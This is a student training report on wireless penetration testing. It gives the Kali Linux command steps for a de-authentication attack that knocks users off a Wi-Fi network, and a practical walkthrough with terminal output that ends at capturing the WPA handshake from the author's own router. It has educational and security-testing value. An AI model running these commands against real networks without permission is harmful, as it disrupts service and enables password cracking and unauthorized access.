

TRAINING REPORT

Wireless Penetration Testing

Submitted in partial fulfillment of the
Requirements for the award of

Batchelor Of Computer Application in Information Technology



**J.C. Bose University Of Science And
Technology, YMCA, Faridabad**

Submitted By

Piyush Singhal

Roll No:

18001311041

**SUBMITTED TO:
Department of Information Technology**

DECLARATION

I hereby declare that the Training Report entitled (Security Intelligence) is an authentic record of my own work as requirements of Software Training during the period from **21-June-2020** to **4-July-2020** for the award of degree of B.C.A (Information Technology, **J.C. Bose University Of Science And Technology, YMCA, Faridabad** under the guidance of (Mr. Jaswinder Singh).

Date: 30-June-2020

PYUSH

ABSTRACT

Wireless penetration testing is a practice to find out how the wireless network is insecure by performing different types of attacks on a wireless network with the owner permission of the network to fix the security issues in the wireless network.

There are about 80 % people who didn't focus on their wireless network security. According to Deloitte about 81% of the wireless networks were broadcasting default manufacturer Services Set identifiers ('SSIDs') as their wireless network names. While we did not check whether default device passwords were in use, it was possible that default manufacturer passwords may also be left unchanged on some of these networks making them very vulnerable.

Now we think how much knowledge we want to spread towards wireless network security. In this 81 % some percentage are supposed to bank also as some of the bank ignore wireless security as they don't know regarding what is wireless network security.

So, Wireless Penetration Testing is a very important process to secure our wireless networks as if we can't secure our wireless network then some bad persons that we called black hat hackers might get advantage of this and victim may face huge loss.

I explained how attacker can attack on your wireless network in my report with proper steps and details. I also explain what is the patches and solutions towards this wireless attacks and risks.

We can say that after reading this report a person can understand why security is needed and how it is important as well

I include every step that needs for wireless penetration testing and attack on a network and trying to crack its password and after cracked the password I tell solution of that problem. We analyse all the attacks and see what can they do. I conclude my report with the importance of wireless security.

INTRODUCTION

Wireless network is a most popular and easy method of connecting people to the internet. The range of wireless network is depending on what kind of device you are using. Generally we use router to connect internet wirelessly in the air. A router is a device that enable us to connect to the internet wirelessly and very easily. A router needs a cable of internet that provided by service provider that mostly connect to the WAN and router send and receive data packets over air.

In today's world there is a huge amount of usage in wireless network. Office, School, Universities, Hospitals, Shopping Malls, Restaurants, Railway, Airport, Metro stations everybody is using wireless network system to facilitate connectivity of internet to their customers as well as users. So now we think what is the importance of securing these networks because if these networks are unsecured then some bad persons known as Black Hat Hackers may hack these networks and stole data of users connected to that network. And if these network used at very big scale now these must focus on their securities and If I am talking about securities then only 20 % is focusing on securities. Now we think what is the risk of wireless network security .

Wireless penetration testing is a method to check whether these network are secured or not. In penetration testing we trying to exploit these network using different attacks and if the attacks is successfully runs on that network then we consider these networks are not secure and we need to secure these networks.

Penetration testing is a strategy that is used by generally most of the big companies as they are checking time to time by penetrating on their networks and if some bugs found then they fix it.

Wireless Penetration Testing is done legally as we must have the permission of owner of that network and they agree to exploiting their network and finding what are the bugs or loop holes that leads to attack. They generally do as they will not face attacks from attackers to save from losses.

Basic Terms

Now let's move towards wireless penetration testing. There are basic terms that are used in wireless penetration testing are following -

Kali Linux- A open source free operating system that I used in the process. We used command line to operate tools that is pre-installed in Linux.

External Wireless Adaptor- As virtualization does not support internal wireless card so that I used external wireless card to perform actions like capturing wireless network sending de-authentication packets to the network and receiving WPA-Handshake that involve the network key. External wireless adaptor is a hardware that works as wireless device.

De-Auth Packets- Sending de-auth packets to router so that the devices is disconnect and when trying to reconnect key is captured and generates WPA-Handshake.

WPA-Handshake- We called it as a file that has our network key. Its not stored in laptop automatically but it need to gain by interrupt wi-fi. Its not in normal form. If we want to obtain that key from the file then we try it by brute-force attack.

Brute-Force Attack- In this attack we try to finding password by trying each and every possible password that a user can kept. Like if we have a wordlist contain million of passwords than we trying to match each and every password from the wordlist to the file. If password to matched to that file password then the process stops and tell me the key of that wireless network.

Crunch Command- We can create own wordlist from characters, numeric values or symbols and we can store them into a file or compare these passwords directly to the file.

BSSID- Basic Service Set Identifiers (**BSSID**) A service set consists of a group of wireless network devices which operates with the same parameters of networking. ... Thus, **BSSID** is simply the MAC address of a wireless access point or also known as WAP

ESSID- It is the name of wireless device may be called as router or hotspot name. The name of router or hotspot is known as ESSID.

Airmon-ng- It is used to enable and disable monitor mode on wireless interfaces. It may also be used to go back from monitor mode to managed mode.

Aircrack-ng- It is an 802.11 WEP and WPA-PSK keys cracking program that can recover keys once enough data packets have been captured.

Airodump-ng- It is included in the aircrack-ng package and is used for packet capturing of raw 802.11 frames. It is ideal for collecting WEP IVs for use with aircrack-ng.

Aireplay-ng- It is used to inject frames. The primary function is to generate traffic for the later use in aircrack-ng for cracking the WEP and WPA-PSK keys. Basically we send de-auth packets from this tool and interrupt devices and then they are re-connecting their key is stored in a file.

INTERRUPT THE WHOLE NETWORK BY SENDING DE-AUTHENTICATION PACKETS

There is an important topic that we discussed while work on wireless penetration testing. We know how it easy to interrupt and shut down a whole wireless network with a very easy command. If a whole network is stop working then think about what kind of loss we have to face. De-Authentication basically means send de-auth packets to the network and it can stop working of router as it disconnects all the users then connected and if trying to reconnect then again it disconnect the users from the network. Now you think what is the importance of wireless penetration testing and securing them from the attack. Now if we talk about to execute this de-auth packets then there are very basic steps that are following-

1. We need to open kali Linux terminal.
2. Now we need to put wireless adaptor into monitor mode. (If you using kali Linux as a main boot then there is a no need to connect external wireless adaptor but if you run Kali Linux on virtualization then we need to connect external wireless adaptor and turn it into monitor mode.)
3. Now run command `airmon-ng start wlan0`.(In my case wireless adaptor name is wlan0 so I type wlan0 if in other case then type accordingly.)
4. Then run command `airodump-ng wlan0mon`.
5. Then copy the bssid of the network that you want to de-auth.
6. Now run command `aireplay-ng -deauth 0 -a bssid wlan0mon`.
7. And your system is starting sending de-auth packets as well the network is getting down.

Now router of the victim is disconnecting all the devices and when reconnect again disconnecting the device and that's how all the users can't send and receive their network packets and their work will interrupt and they are facing issues.

In this scenario if the victim is bank then we suppose that how much loss is being faced by bank because of this de-auth attack.

So now I highlight that security of wireless devices is more important and we need to more focus towards our wireless network security as I saw that least banks are not secured if I talk about this scenario.

What is Brute-Force Attack?

Brute-Force attack also known as dictionary attack. It is used in most of the password cracking scenario. This attack requires very high computational power means high quality processor more ram and storage as well. There are number of combinations that makes the password list as it can be of size Mb to Gb to Tb and so on. For that if we want to store that large file then we need a large storage and if we run that file then we also need ram and processor. It may take a very long time as compared to our thoughts.

In this attack we have a file called dictionary that have multiple of passwords and we compare that passwords to original password stored in some kind of file or server. In this process each and every password is check with original password and if the compare value is equal mean password is matched then it stops next password matching process and tell us what is the password.

It is also possible that we can create own wordlist or dictionary file by crunch command and stored each and every combination of possible password that we need like if we need numerical password from all the numbers 0-9 then we can write the situation and also we can define what is the minimum length of password and maximum length of password so it create dictionary accordingly. We can also compare passwords from combination possibilities without storing them.

We can download wordlist from internet as available from countries to countries and use them for our brute force attack.

When we sign up for an account and while set up password most of the websites says please enter strong password combination of upper case, lower case, numeric and symbols. Why they say this? Just because to save us from brute force attack as if you have a basic password then the chances is increasing of password cracking and if you us a long combination then it is very difficult to crack.

We use the same attack in our wireless penetration testing also to crack wireless device password.

PROCESS OF WIRELESS-PENETRATION TESTING


1. **Turn wireless adaptor on monitor mode** – Firstly we want to put our wireless adaptor into monitor mode so that it can monitor all the information of that wireless devices.
2. **Gathering information** – We gather information about a network like its channel on which it operates, its BSSID can say mac address of access point and name of that wireless device called ESSID.
3. **Select targeted device for receiving WPA-Handshake** – Now we select targeted device and set it like it send us WPA-Handshake.
4. **Sending de-authentication packets** – Sending de-auth packets to the targeted network or device so that it interrupts the users and disconnect them from network and when user devices automatically trying to connect network then their key is captured in form of WPA-Handshake.
5. **Stopping de-authentication as well as receiving process** – When de-authentication packets send users unable to use the internet so that when we receive WPA-Handshake file then we stop the process so that they won't doubt that or network is been hacked or something else.
6. **Applying brute-force attack to find out key from WPA-Handshake file** – Now it's time to find out password of that network that is stored in the WPA-Handshake file. We are trying to match the actual password with our wordlist that contain multiple and possible passwords.
7. **Patch and secure the network** – Now it's time to provide patch of the vulnerability or threat by that it's possible to unauthorized access.

PRACTICAL IMPLEMENTATION OF WIRELESS PENETRATION TESTING


1. Open my virtual box in which I deployed Kali Linux.




2. Connect external wireless adaptor to my virtual box by input it into my laptop usb port. Virtual box doesn't support internal wireless adaptor of our device so to use wi-fi feature in our virtual box system then we need to attach external wi-fi adaptor to scan or perform different activities on wireless network.



3. Now we need to open our terminal in Kali Linux operating system. Kali support its many of the tools by command line and Linux command line is run in terminal. We need to perform wireless penetration testing using different tools and that is accessible by terminal in linux.



- Now it's time to check whether external wireless adaptor is connected to virtual machine properly or not. So to check wireless adaptor in Kali Linux there is a command `iwconfig` that shows what adaptors are connected to the system.



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is 'root@kali: ~'. The command `iwconfig` has been executed, and the output is as follows:

```
root@kali:~# iwconfig
wlan0 IEEE 802.11 ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off


eth0 no wireless extensions.

lo no wireless extensions.

root@kali:~#
```


Here we can see `wlan0` that is our external adaptor is connected to system.

5. Now we turn wlan0 external adapter into monitor mode so that it can scan wireless devices and give us different information regarding wireless adaptors. Now to turn our wireless adaptor into monitor mode there is a command `airmon-ng start wlan0` that is executed in terminal. Here `airmon-ng` is an open source tool or said driver that is pre-installed on Kali Linux and `start` is an action that tells to start `airmon-ng` and `wlan0` is the name of the external adaptor.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# airmon-ng start wlan0  
  
Found 3 processes that could cause trouble.  
Kill them using 'airmon-ng check kill' before putting  
the card in monitor mode, they will interfere by changing channels  
and sometimes putting the interface back in managed mode  
  
PID Name  
409 NetworkManager  
501 dhclient  
692 wpa_supplicant  
  
PHY Interface Driver Chipset  
phy0 wlan0 mt7601u Ralink Technology, Corp. MT7601U  
  
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0)  
(mac80211 station mode vif disabled for [phy0]wlan0)  
root@kali:~#
```

6. Now we check whether adaptor is changed to monitor mode or not. For that we use iwconfig command again to check adaptors and execute this in terminal.




The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The prompt is 'root@kali: ~'. The command 'iwconfig' has been executed, and the output is as follows:

```
root@kali:~# iwconfig
wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Power Management:on
eth0      no wireless extensions.
lo        no wireless extensions.
root@kali:~#
```

Now we can see wlan0 is shown as wlan0mon as showing the wireless adaptor is in monitor mode.

7. Now we start airodump-ng wlan0mon command to monitor the wireless networks. Basically to gather information of wireless network. Here airodump-ng is a sub-command of aircrack-ng and wlan0mon is name of wireless adaptor that is in monitor mode.



```
CH 5 ][ Elapsed: 1 min ][ 2020-06-25 19:50
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
70:8B:E9:6B:54:E2 -38 62 334 8 1 188 WPA2 COMP PSK YOUR LIFE IS HACKED
9C:30:5B:C2:15:59 -42 52 8 8 1 65 WPA2 COMP PSK DIRECT-00PIYUSHesHox
0C:D2:B5:5A:34:51 -41 63 33 4 10 270 WPA2 COMP PSK PIYUSH

BSSID STATION PWR Rate Lost Frames Probe
(not associated) DA:A1:19:38:D6:04 -32 0 - 1 0 6 android.ap
(not associated) DA:A1:19:74:0A:34 -34 0 - 1 0 11 android.ap
(not associated) DA:A1:19:10:52:6D -36 0 - 1 0 6 android.ap
(not associated) DA:A1:19:C4:37:89 -36 0 - 1 0 17 android.ap
(not associated) DA:A1:19:70:50:58 -46 0 - 1 63 12 android.ap
(not associated) DA:A1:19:83:44:3F -74 0 - 1 0 3 android.ap
70:8B:E9:6B:54:E2 9C:30:5B:C2:15:59 -42 8e- 8e 0 23
0C:D2:B5:5A:34:51 D8:63:75:F0:B6:DE -48 8e- 8e 616 333
```


Now we triggered information about nearby Wi-Fi in which we target my home router named PIYUSH shown as ESSID. Now we can see it used channel 10 and connected to a device that mac address showing in last of line in STATION section. This router has WPA2 encryption and PWR as much higher the signal is much good. Now I am copying the BSSID of my router PIYUSH.

8. Now to capture WPA-Handshake we run command `airodump-ng wlan0mon -essid PIYUSH -c 10 -write /root/Desktop/filetest` in terminal which means we run airodump on essid PIYUSH channel is 10 written or create WPA-Handshake file name as filetest in root/Desktop directory which directly means on Desktop.

```
CH 10 ][ Elapsed: 0 s ][ 2020-06-25 21:02
BSSID          PWR RX0 Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
9C:02:85:5A:34:51 -43 100      37      9,  3, 10, 270  WPA2: COMP  PSK  PIYUSH
BSSID          STATION  PWR  Rate  Lost  Frames  Probe
[not associated] 9C:30:5B:C2:15:59 -34  0 -- 1    5    6
9C:02:85:5A:34:51 58:05:A2:06:0B:3D -34  0e- 1  740  19
```

